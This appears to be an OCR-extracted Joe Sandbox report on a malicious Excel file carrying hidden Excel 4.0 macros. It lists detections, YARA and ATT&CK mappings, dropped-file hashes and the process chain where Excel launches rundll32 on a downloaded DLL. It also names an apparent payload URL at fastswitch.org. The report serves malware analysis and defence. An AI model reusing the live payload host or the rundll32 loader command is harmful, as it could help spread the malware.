ID: 384830
Sample Name: document-1429954472.xls
Cookbook: defaultwindowsofficecookbook.jbs
Time: 22:08:45
Date: 09/04/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report document-1429954472.xls

Overview


General Information

Sample Name:	document-1429954472.xls
Analysis ID:	384830
MD5:	de9de1ff91dd050..
SHA1:	826804c571db7b..
SHA256:	26acece82b024fc..
Tags:	SilentBuilder xls
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	72
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…
- Yara detected hidden Macro 4.0 in E…
- Allocates a big amount of memory (p…
- Document contains embedded VBA …
- Potential document exploit detected…
- Potential document exploit detected…
- Potential document exploit detected…
- Uses a known web browser user age…
- Yara signature match

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 2248 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
  - rundll32.exe (PID: 2552 cmdline: rundll32 ..\iojhsfgv.dvers,DllRegisterServer MD5: DD81D91FF3B0763C392422865C9AC12E)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview


Initial Sample

Source	Rule	Description	Author	Strings
document-1429954472.xls	SUSP_Excel4Macro_AutoOpen	Detects Excel4 macro use with auto open / close	John Lambert @JohnLaTwC	• 0x0:$header_docf: D0 CF 11 E0 • 0x4c2a2:$s1: Excel • 0x4d2f4:$s1: Excel • 0x38f2:$Auto_Open: 18 00 17 00 20 00 00 01 07 00 00 00 00 00 00 00 00 00 01 3A
document-1429954472.xls	JoeSecurity_HiddenMacro	Yara detected hidden Macro 4.0 in Excel	Joe Security	

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- System Summary
- Hooking and other Techniques for Hiding and Protection
- HIPS / PFW / Operating System Protection Evasion

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Software Vulnerabilities:

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

HIPS / PFW / Operating System Protection Evasion:


Yara detected hidden Macro 4.0 in Excel

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects
Valid Accounts	Scripting 1 1	Path Interception	Process Injection 1	Masquerading 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Non-Application Layer Protocol 3	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorizatio
Default Accounts	Exploitation for Client Execution 2 3	Boot or Logon Initialization Scripts	Extra Window Memory Injection 1	Disable or Modify Tools 1	LSASS Memory	System Information Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Application Layer Protocol 1 3	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorizatio
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Rundll32 1	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 3	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap	

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 1 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication	
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Extra Window Memory Injection 1	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service	


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
document-1429954472.xls	48%	ReversingLabs	Document-Word.Trojan.Abracadabra	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://fastswitch.org/ds/0702.gif	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
fastswitch.org	47.244.191.15	true	false		unknown


Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://fastswitch.org/ds/0702.gif	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	rundll32.exe, 00000003.0000000 2.2102003804.0000000001D87000. 00000002.00000001.sdmp	false		high
http://www.windows.com/pctv.	rundll32.exe, 00000003.0000000 2.2101785955.0000000001BA0000. 00000002.00000001.sdmp	false		high
http://investor.msn.com	rundll32.exe, 00000003.0000000 2.2101785955.0000000001BA0000. 00000002.00000001.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	rundll32.exe, 00000003.0000000 2.2101785955.0000000001BA0000. 00000002.00000001.sdmp	false		high
http://www.icra.org/vocabulary/.	rundll32.exe, 00000003.0000000 2.2102003804.0000000001D87000. 00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	rundll32.exe, 00000003.0000000 2.2102003804.0000000001D87000. 00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.hotmail.com/oe	rundll32.exe, 00000003.0000000 2.2101785955.0000000001BA0000. 00000002.00000001.sdmp	false		high
http://investor.msn.com/	rundll32.exe, 00000003.0000000 2.2101785955.0000000001BA0000. 00000002.00000001.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
47.244.191.15	fastswitch.org	United States		45102	CNNIC-ALIBABA-US-NET-APAlibabaUSTechnologyCo LtdC	false

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	384830
Start date:	09.04.2021
Start time:	22:08:45
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 57s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	document-1429954472.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	6
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal72.expl.evad.winXLS@3/5@1/1
EGA Information:	Failed

HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Found warning dialog • Click Ok • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, svchost.exe • VT rate limit hit for: /opt/package/joesandbox/database/analysis/384830/sample/document-1429954472.xls

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CNNIC-ALIBABA-US-NET-APAlibabaUSTechnologyCoLtdC	documents-351331057.xlsm	Get hash	malicious	Browse	• 8.211.4.209
	documents-351331057.xlsm	Get hash	malicious	Browse	• 8.211.4.209
	documents-1819557117.xlsm	Get hash	malicious	Browse	• 8.211.4.209
	documents-1819557117.xlsm	Get hash	malicious	Browse	• 8.211.4.209
	BvuKqSpgIG.exe	Get hash	malicious	Browse	• 198.11.132.10
	3vQD6TIYA1.exe	Get hash	malicious	Browse	• 8.209.67.151
	wininit.dll	Get hash	malicious	Browse	• 8.208.88.90
	XN123gfQJQ.exe	Get hash	malicious	Browse	• 8.209.67.151
	0408_391585988029.doc	Get hash	malicious	Browse	• 8.208.88.90
	msals.pumpl.dll	Get hash	malicious	Browse	• 8.208.88.90
	BrgW593cHH.exe	Get hash	malicious	Browse	• 8.208.95.18
	BrgW593cHH.exe	Get hash	malicious	Browse	• 8.208.95.18
	WDnE51mua6.exe	Get hash	malicious	Browse	• 8.208.95.18
	documents-2112491607.xlsm	Get hash	malicious	Browse	• 8.211.4.209
	documents-1660683173.xlsm	Get hash	malicious	Browse	• 8.211.4.209
	0406_37400496097832.doc	Get hash	malicious	Browse	• 8.208.95.92
	32_64_ver_2_bit.exe	Get hash	malicious	Browse	• 8.209.67.151
	1234.xlsm	Get hash	malicious	Browse	• 8.211.4.209
	12345.xlsm	Get hash	malicious	Browse	• 8.211.4.209
	1234.xlsm	Get hash	malicious	Browse	• 8.211.4.209

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\DEDE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	304486
Entropy (8bit):	7.987710968119744
Encrypted:	false
SSDEEP:	6144:J4rFLPodmRqyAVYtlKsVLCyo7NtbcY7uLaG/9t7+Ms:J4FPM8R3AsB+bjej/9ch
MD5:	B7E3BA7F477AAC44DE78E92775EEED28
SHA1:	3C4149438C592697A5092AC7E0555ACB56370FD5
SHA-256:	AFE0B5366D0EC38A0AB04352CD3A6EE7593F11E3FD3047B7DCAC95DD1AA6BCBC
SHA-512:	52EE9132CA8B28FA51818E394C71192E2A0132CDD79DB4276E74D22A840638AF1FDAAB69F4D318624C8A505EF858CEDDB57894DF2ABD5147E53003704F7F9C0
Malicious:	false
Reputation:	low
Preview:	.T.n.0....?.....C....I?`L.%...a...;...5..Fr.B.-.....{q..D.^.m.._.....^...{.E.....0.S/...)I.....*$._. #.5.(?.f...>..m..b1..+x.....x.|.}W.z.1Z. .Q....H.V+.P.....4.....&...s..H....G....e.4".#..}..#k)4.H.8.....9.q?.....B.?.qZrc.SH.e...<I..Q.....u.T.7...y...vxF."I....H....?.RI%..Q}_j.P...L...e....J3!Hyk..8.....]........>t..bA..^.....O..."..Jxy..^.md"L...O..A....G3..8.Oh.:.....PK.....!.I$ON.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Tue Oct 17 10:04:00 2017, mtime=Sat Apr 10 04:09:42 2021, atime=Sat Apr 10 04:09:42 2021, length=8192, window=hide
Category:	dropped
Size (bytes):	867
Entropy (8bit):	4.469388029914967
Encrypted:	false
SSDEEP:	12:85QZSpNcLgXg/XAlCPCHaX2B8GB/MUeX+WnicvbCLbDtZ3YilMMEpxRljKATdJP8:85MSpE/XTm6GKdYeWXDv3qNrNru/
MD5:	80B2A8EBEAA88E11E4874EDC7B41CAD3
SHA1:	69F63C5F862D22850E33F85766510008D92348D8
SHA-256:	29E7017EC8AC9674E8BB46126FB26D8E6D602205BE9026DB349E35F5361F30DE
SHA-512:	69B1838BAC4D4CCEC3683E8023BA95E6D41C3E32F82A1F861F6AE010C2F4BF0789ED3F41FF49424D0EA8FAF234C5D10A1F50760890ACE87B54F53331768E5A6
Malicious:	false
Reputation:	low
Preview:	L.....F.....7G..1.Z..-..1.Z..-... .....i....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....R6)..Desktop.d.....QK.X.R6)*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....i.....-...8...[.....?J.....C:\Users\..#.....\\536720\Users.user\Desktop.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....536720.....D_....3N...W...9r.[.*.....}EkD_....3N..W...9r.[.*.....}Ek....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\document-1429954472.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:17 2020, mtime=Sat Apr 10 04:09:42 2021, atime=Sat Apr 10 04:09:43 2021, length=323072, window=hide
Category:	dropped
Size (bytes):	4236
Entropy (8bit):	4.527511641219768
Encrypted:	false
SSDEEP:	96:8S/XJGqyNQh2S/XJGqyNQh2S/XJGqyNQh2S/XJGqyNQ/:8mGqsQEmGqsQEmGqsQEmGqsQ/
MD5:	9C5D462A51C789DDD64418668E6C52A0
SHA1:	EDC9AB1E91881B421FD8836B13BE1E5F511DDF9B
SHA-256:	5389B72F31ACFED4B77181C6F8E728FE41013CEFB40498DB9A5B8645FB71E5C9
SHA-512:	139F586B90C1D0DCA601800B7482E3F1CE9A417BD7FE0326C840AD37E28FB5F2FBA93D646D873FD32E775C873D33EE900DA996C036601748D23208E462292767
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\document-1429954472.LNK	
Preview:	L.....F.... ....C$..{..1.Z..-....p..-.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....x.2.....R2) .DOCUME~1.XLS..\.....Q.y.Q.y*...8.....d.o.c.u.m.e.n.t.-.1.4.2.9.9.5.4.4.7.2...x.l.s.....-...8...[.....?J.....C:\Users\..#.....\\536720\Users.user\Desktop\document-1429954472.xls.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.d.o.c.u.m.e.n.t.-.1.4.2.9.9.5.4.4.7.2...x.l.s.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....536720.....D_....3N.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	232
Entropy (8bit):	4.748684856001104
Encrypted:	false
SSDEEP:	6:dj6Y9LDfSELDf6Y9LDfSELDf6Y9LDfSELDf6Y9LDfy:dmGfLf6GfLf6GfLf6Gfy
MD5:	7017EBEEBA485CE008EB5293B9112C4D
SHA1:	7442A6B35DF884CD49EC16D3DD4ED71146B94EF5
SHA-256:	6E44F9EF52F364C3AD88CA0CBFB3ED5B5300DBEFD0FB2AF6A199082F54DB355E
SHA-512:	403A358D37A6F1AF09638D5A8FF89962A5CDA61D08AF7052952E0D89BE85CB002DCE8F0436C1A9B4628FDEA29A5AD09F677CE9024354A1CF30809C3DD90FD5A D
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[xls]..document-1429954472.LNK=0..document-1429954472.LNK=0..[xls]..document-1429954472.LNK=0..document-1429954472.LNK=0..[xls]..document-1429954472.LNK=0..document-1429954472.LNK=0..[xls]..document-1429954472.LNK=0..

C:\Users\user\Desktop\F0EE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	359628
Entropy (8bit):	7.418162021993312
Encrypted:	false
SSDEEP:	6144:xcKoSsxzNDZLDZjlbR868O8KL5L+od2xEtjPOtioVjDGUU1qfDlavx+W2QnAFVA7:1eLUIRfUI5uXL6nDJo2JPJ
MD5:	61FAC44BC65739DA3CBBDCA76E6E2B84
SHA1:	155838665FF2509329778E2447BE9B417CB8B0F3
